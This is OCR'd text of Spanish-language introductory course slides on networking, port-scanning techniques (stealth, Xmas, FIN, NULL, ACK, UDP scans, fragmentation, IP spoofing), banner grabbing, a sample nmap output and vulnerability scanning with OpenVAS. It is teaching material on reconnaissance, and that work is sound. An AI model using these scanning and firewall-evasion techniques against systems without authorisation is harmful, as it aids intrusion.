


- A tener en cuenta:
  - El comando en sistemas Windows es tracert
- Objetivo
  - Aprender a identificar los saltos que realiza el paquete hasta llegar a su destino.

Introducción a redes y sistemas

¿Qué son los protocolos?


- Reglas usadas por los equipos informáticos para intercambiar información:
  - Establecimiento de conexión y desconexión.
  - Intercambio de información.
- Para poder entenderse, los equipos han de utilizar los mismos protocolos.
- Normalización de los protocolos mediante modelos basados en capas:
- Reglas usadas por los equipos informáticos para intercambiar información:
  - A cada capa se le asigna una función y un protocolo especifico.
  - Dos modelos importantes: OSI y TCP/IP.



Introducción a redes y sistemas

¿Cómo se forma el mensaje IP?

- El mensaje IP se forma por:
  - La cabecera → Indica todo lo necesario para que el paquete llegue a su destino
  - Los datos → Lugar donde va toda la información




- Es importante conocer el campo Flags, el cual son tres bits que indican cierta prioridad en el mensaje.

Introducción a redes y sistemas

¿Cómo se establece la conexión?

- La negociación de la conexión se realiza mediante tres pasos (TCP 3-way handshake).




- SYN → Paquete de sincronización
- ACK → Paquete de confirmación de llegada
- Mediante el TCP 3-way handshake y sus variantes, se realizan los escáneres de puertos. De esta manera es posible ver qué puertos poseen los equipos objetivo y por cuales sería posible entrar.

Introducción a redes y sistemas

Práctica: Ver conexiones abiertas

- Abrir un terminal del sistema.
- Introducir el comando:



- A tener en cuenta:
  - Las conexiones aparecen con IP y puerto origen y destino.
- Objetivo
  - Identificar las conexiones abiertas, a través de qué servicio y con qué destino.

Introducción a redes y sistemas

¿Qué son los puertos?

- Interfaz para comunicarse con un programa especifico a través de la red.
- Cada puerto únicamente puede proveer un servicio de forma simultánea.
- Estado de los puertos:
  - Abierto: en dicho puerto se provee un servicio.
  - Filtrado: un firewall está restringiendo la conexión.
  - Cerrado: en dicho puerto no se provee un servicio.
- Algunos puertos y sus servicios más comunes:

Puerto	Servicio
21	FTP
22	SSH
23	TELNET
53	DNS
80	HTTP
443	HTTPS

Introducción a redes y sistemas

¿Qué son los servicios?

- Son los programas que se están ejecutando en cada uno de los puertos.
- Algunos servicios comunes y su función:
  - FTP:
    - Protocolo para la transferencia de ficheros.
    - Por defecto en el puerto 21.
  - TELNET:
    - Protocolo para el control remoto de sistemas a través de comandos.
    - Por defecto en el puerto 23.
  - DNS:
    - Protocolo para la resolución de nombres de dominio.
    - Por defecto en el puerto 53.
  - HTTP:
    - Protocolo utilizado para la comunicación con aplicaciones web.
    - Por defecto en el puerto 80.
  - HTTPS:
    - Protocolo utilizado para la comunicación cifrada con aplicaciones web.
    - Por defecto en el puerto 443.

Índice

Análisis de puertos

¿Qué es un análisis de puertos?

- Un barrido de las conexiones establecidas a uno o varios puertos de un sistema.

¿Para qué sirve el análisis de puertos?

- Para averiguar qué puertos y servicios posee el sistema objetivo.
- Comúnmente con fines de administración de sistemas.
- Y en otras ocasiones con fines maliciosos.

¿Qué información puede obtener un atacante?


- Puntos de entrada al sistema.
- Servicios en ejecución.
- Versiones del software y los servicios.

Análisis de puertos


¿Cómo se realiza el análisis de puertos?

- El ordenador origen intenta establecer conexiones con cada uno de los puertos del sistema a analizar. En función de la respuesta de cada uno de los puertos del sistema analizado, se establece si el puerto está abierto, cerrado o filtrado.


- Sondeo puerto 80 → abierto



- Sondeo puerto 81 → cerrado



- Sondeo puerto 82 → filtrado




Análisis de puertos


Tipos de escaneos de puertos (I)

- Existen varios tipos de escaneos de puertos con distintas características:
  - Robustos.
  - De evaluación de firewalls.
  - De evasión de firewalls.
  - Silenciosos.
  - Ocultación.
  - Etc.

- TCP Scan:
  - Establecimiento completo de una conexión.
  - 3-way handshake.



Abierto




Cerrado


Análisis de puertos

Tipos de escaneos de puertos (II)

- Stealth Scan (Half-Open Scan):
  - Establecimiento incompleto de una conexión.
  - Utilizado para la evasión de firewalls, de mecanismos de login y para ocultarse en el tráfico.




Abierto




Cerrado

- ACK Scan:
  - Envío únicamente de la confirmación de recepción.
  - Utilizado para la detección de firewalls.



Sin firewall




Firewall


Análisis de puertos

Tipos de escaneos de puertos (III)

- Xmas Scan:
  - Envío de un paquete con todos los flags activados.
  - No funciona contra sistemas Windows.




Abierto



Cerrado

- FIN Scan:
  - Envío de un paquete con solo el flag FIN.
  - No funciona contra sistemas Windows.




Abierto

Cerrado


Análisis de puertos

Tipos de escaneos de puertos (IV)

- NULL Scan:
  - Envío de un paquete sin flags activados.
  - No funciona contra sistemas Windows.




Abierto




Cerrado

- UDP Scan:
  - Envío de un paquete UDP no orientado a conexión, no existe 3-way handshake.
  - Pocos servicios utilizan el protocolo UDP.



abierto




cerrado

Análisis de puertos

Otras técnicas de análisis de puertos (I)


- Fragmentación: Técnica que combinada con el análisis de puertos permite:
  - Evasión de firewalls.



Análisis de puertos

Otras técnicas de análisis de puertos (II)

- Port tunneling: Técnica que combinada con el análisis de puertos permite:
  - Evasión de firewalls.
  - Ocultación.




- Ejemplo de reglas del firewall:
  - Deniega todo el tráfico que provenga de fuera de la red.
  - Excepto el dirigido al servidor web por el puerto 80.

Análisis de puertos

Otras técnicas de análisis de puertos (III)

- IP Spoofing: Técnica que combinada con el análisis de puertos permite:
  - Evasión de firewalls.
  - Ocultación.
  - Suplantación.



- Cuando se realiza IP Spoofing, la respuesta de la víctima se dirige a la IP falseada.
- Esta técnica se suele utilizar para denegaciones de servicio o si el sistema de la IP falseada está bajo nuestro control.

Análisis de puertos

Banner grabbing


- El banner grabbing consiste en la extracción de información de los puertos abiertos.
- Esta información está relacionada con el servicio y versión que se está ejecutando en dicho puerto.
- De esta manera, se extrae información de los posibles vectores de ataque que tenemos.
- Ejemplo:
  - Banner de un puerto 80 que está ejecutando el servicio http.

(Status-Line)	HTTP/1.1 200 OK
Cache-Control	max-age=432000
Content-Length	348
Content-Type	image/png
Last-Modified	Thu, 29 May 2014 14:42:30 GMT
Accept-Ranges	bytes
Etag	"08fbe374c7bcf1:39c2"
Server	Microsoft-IIS/6.0
X-Powered-By	ASP.NET
Date	Thu, 04 Sep 2014 11:29:45 GMT
Connection	Keep-Alive
Age	0

Análisis de puertos

Práctica: Identificar el banner web

- Abrir un terminal del sistema.
- Introducir el comando:



- A tener en cuenta:
  - Existen otras técnicas para obtener el banner web.
- Objetivo
  - Identificar la tecnología y versión del servidor.

Análisis de puertos

NMap

- Se trata del escáner de puertos más completo y utilizado.

```
# nmap -A -T4 scanme.nmap.org d0ze

Starting Nmap 4.01 ( http://www.insecure.org/nmap/ ) at 2006-03-20 15:53 PST
Interesting ports on scanme.nmap.org (205.217.153.62):
(The 1667 ports scanned but not shown below are in state: filtered)
PORT    STATE  SERVICE VERSION
22/tcp  open   ssh     OpenSSH 3.9p1 (protocol 1.99)
25/tcp  opn    smtp    Postfix smtpd
53/tcp  open   domain  ISC Bind 9.2.1
70/tcp  closed gopher
80/tcp  open   http    Apache httpd 2.0.52 ((Fedora))
113/tcp closed auth
Device type: general purpose
Running: Linux 2.6.X
OS details: Linux 2.6.0 - 2.6.11
Uptime 26.177 days (since Wed Feb 22 11:39:16 2006)

Interesting ports on d0ze.internal (192.168.12.3):
(The 1664 ports scanned but not shown below are in state: closed)
PORT     STATE SERVICE  VERSION
21/tcp   open  ftp          Serv-U ftpd 4.0
25/tcp   open  smtp         IMail NT-ESMTP 7.15 2015-2
80/tcp   open  http         Microsoft IIS webserver 5.0
110/tcp  open  pop3         IMail pop3d 7.15 931-1
135/tcp  open  mstask       Microsoft mstask (task server - c:\winnt\system32\
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds Microsoft Windows XP microsoft-ds
1025/tcp open  msrpc        Microsoft Windows RPC
5800/tcp open  vnc-http     Ultr@VNC (Resolution 1024x800; VNC TCP port: 5900)
MAC Address: 00:A0:CC:51:72:7E (Lite-on Communications)
Device type: general purpose
Running: Microsoft Windows NT/2K/XP
OS details: Microsoft Windows 2000 Professional
Service Info: OS: Windows

Nmap finished: 2 IP addresses (2 hosts up) scanned in 42.291 seconds
```

Índice

Análisis de vulnerabilidades

¿Qué es?

- La detección de servicios, protocolos o software vulnerables.

¿Qué quiere decir vulnerable?

- Que posee fallos de seguridad conocidos.
- Cuyo proceso de explotación está publicado, documentado y accesible.

Ejemplo:

- Una página web está soportada por un servidor web Apache.
- La versión de dicho servidor posee una vulnerabilidad conocida y documentada.
- Un atacante utiliza la documentación citada para obtener el control del servidor.

Análisis de vulnerabilidades


¿Cómo se realiza?

- El descubrimiento y análisis de servicios en internet vulnerables está basado en:
  - Análisis de puertos.
  - Banner Grabbing.
- Una vez obtenidos los puertos abiertos y los servicios en ejecución y sus versiones:
  - Se comparan las versiones y servicios con una base de datos de vulnerabilidades conocidas.
  - Si alguna coincide, se considera vulnerable al servicio.
  - Es posible que existan falsos positivos y que realmente no sea vulnerable.
- Este proceso se automatiza mediante programas que realizan las siguientes fases:
  - Análisis de puertos.
  - Banner Grabbing.
  - Comparación con base de datos de vulnerabilidades.

Análisis de vulnerabilidades

OpenVAS

- El escáner de vulnerabilidades abierto:



Fuente: www.openvas.org

